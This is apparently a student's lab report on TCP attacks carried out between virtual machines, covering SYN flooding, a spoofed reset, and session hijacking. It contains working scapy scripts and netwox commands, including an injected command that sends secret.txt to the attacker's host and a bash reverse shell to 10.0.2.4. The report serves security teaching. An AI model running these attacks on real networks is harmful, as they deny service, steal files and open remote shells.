Lab 4 - TCP Attacks

Machines used through the task:

SEED1: Attacker (10.0.2.4)

SEED2: Server (10.0.2.5)

SEED3: Client (10.0.2.6)

Task 1: SYN Flooding Attack


Here we use the syn flood to prevent the client from connecting to the server. Using netwox from the attacker to the server, the client becomes unable to establish a telnet connection from the client to the server.

Code:


netwox 76 -l “10.0.2.5” -p “23” -s “best”

Output:

Before:



After:



Observation:

The tenet connection was established, but after launching the syn flood attack on the server, a new connection was not possible, the client is stuck at trying to connect.


Task 2: Resetting a connection


Here we spoof a packet from the server to the client to reset the telnet connection.

Code:

```
from scapy.all import *
ip =IP(src="10.0.2.5", dst="10.0.2.6")
tcp=TCP(sport=23,dport=58754, flags="R",seq=3497153034,ack=3735014684)
pkt=ip/tcp
ls(pkt)
send(pkt,verbose=0)
```

Output





Observation:


First, we launch a telnet connection from the client to the server, we then spoof a reset packet from the attacker to the client.


Here we see the connection is broken after the packet is sent.

Task 3: Disrupting a telnet connection to YouTube

Here we set up connection with the client and youtube as the serve, then we uses netwox to perform syn flooding on the client.

Output:





Observation:

After launching the SYN Flood attack to the client, upon refreshing the webpage on the browser, the video seems to be stuck for a while. The TCP connection resets and youtube resets the connection and establishes connection from a client using a new connection.


Task 4: Hijacking a TCP connection

Here we establish a telnet connection from the client to the server, after the connection is established, the attacker spoofs a command to the server to read the secret file.

Code:

```
from scapy.all import *
ip =IP(src="10.0.2.6", dst="10.0.2.5")
tcp=TCP(sport=40122,dport=23, flags="A",seq=405074665,ack=800631629)
data="\r cat secret.txt> /dev/tcp/10.0.2.4/9090\r"
pkt=ip/tcp/data
pkt.show()
send(pkt,verbose=0)
```

Output:



Observation:

After sending the packet and opening a listening connection on the attacker, we spoof the packet. The connection on the client window hangs and the output of the secret file is seen on the attacker's listening connection.


Task 5: Creating a reverse shell using TCP Session Hijacking

Here we hijack the telnet connection from the client to the server and open a backdoor by using a shell.

Code:

```
from scapy.all import *
ip =IP(src="10.0.2.6", dst="10.0.2.5")
tcp=TCP(sport=45610,dport=23,flags="A",seq=3615478592,ack=3126396132)
data="\r /bin/bash -i > /dev/tcp/10.0.2.4/9000 0<&1 2>&1 \r"
pkt=ip/tcp/data
pkt.show()
send(pkt,verbose=0)
```

Observation:



Observation:

Here we can see that after hijacking the session, the listening window on the attacking VM gains access to the bash shell on the server.